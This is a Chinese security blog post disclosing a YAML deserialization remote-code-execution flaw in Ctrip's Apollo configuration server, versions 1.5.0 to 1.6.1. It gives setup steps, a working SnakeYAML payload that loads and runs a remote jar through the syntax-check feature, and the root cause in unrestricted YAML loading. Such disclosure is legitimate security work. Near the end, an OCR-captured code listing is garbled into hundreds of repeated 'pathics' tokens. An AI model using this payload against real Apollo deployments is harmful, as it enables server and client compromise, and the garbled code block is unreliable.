# 携程Apollo YAML 反序列化

于8月 6, 2020由SWRhapsody发布

#### Introduction

3月份发现的一个问题,7月份提交给的携程SRC

### Code

测过的是1.5.0-1.6.1 版本可以用,不过具体看这个功能应该3月份提交后就没变过。



这几个commit过后应该就不行了,具体没测过了。

#### 安装

1 git clone https://github.com/ctripcorp/apollo 2 mvn clean package -DskipTests

在idea 中打开 apollo.ipr 后按照 https://github.com/ctripcorp/apollo/wiki/Quick-Start 中启动 Apollo。



在任意的一个项目中创建一个项目后发布一个私有的namespace 选择使用yaml作为配置源

#### 在其中填入

```
1 !!javax.script.ScriptEngineManager [
2 !!java.net.URLClassLoader [[
3 !!java.net.URL ["http://localhost:9099/yaml-payload.jar"]
4 ]]
5 ]
```

之后点击右上角的syntax check后可以看到命令被配置服务器执行



关于yaml-payload.jar 如何生成可以参考https://github.com/artsploit/yaml-payload 项目。

同时这个任何读取这个配置的Apollo客户端在读取该配置时也会执行这个命令。

#### 漏洞成因:

程序在检查格式时直接使用spring 的YamlPropertiesFactoryBean 反序列化用户输入,这个类如果不自定义任何的限制的话是允许任意类型反序列化的

client处使用 org.yaml.snakeyaml.Yaml 的yaml.load() 但无任何过滤

```
g. URL.class = @ app.properties × @ YamkOnfigf Re.java × @ DefaultConfigf actory.java × @ Default:
n + pablic Properties pablis/reporties(String pablication) {
State pad - create/mail();
flast Properties result = properties/fest/properties/lastes/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics/pathics
```

# 杂项

这个漏洞报上去之后修了,然后给了我个已忽略。说实话也不求怎么样,好歹给个确认啊。
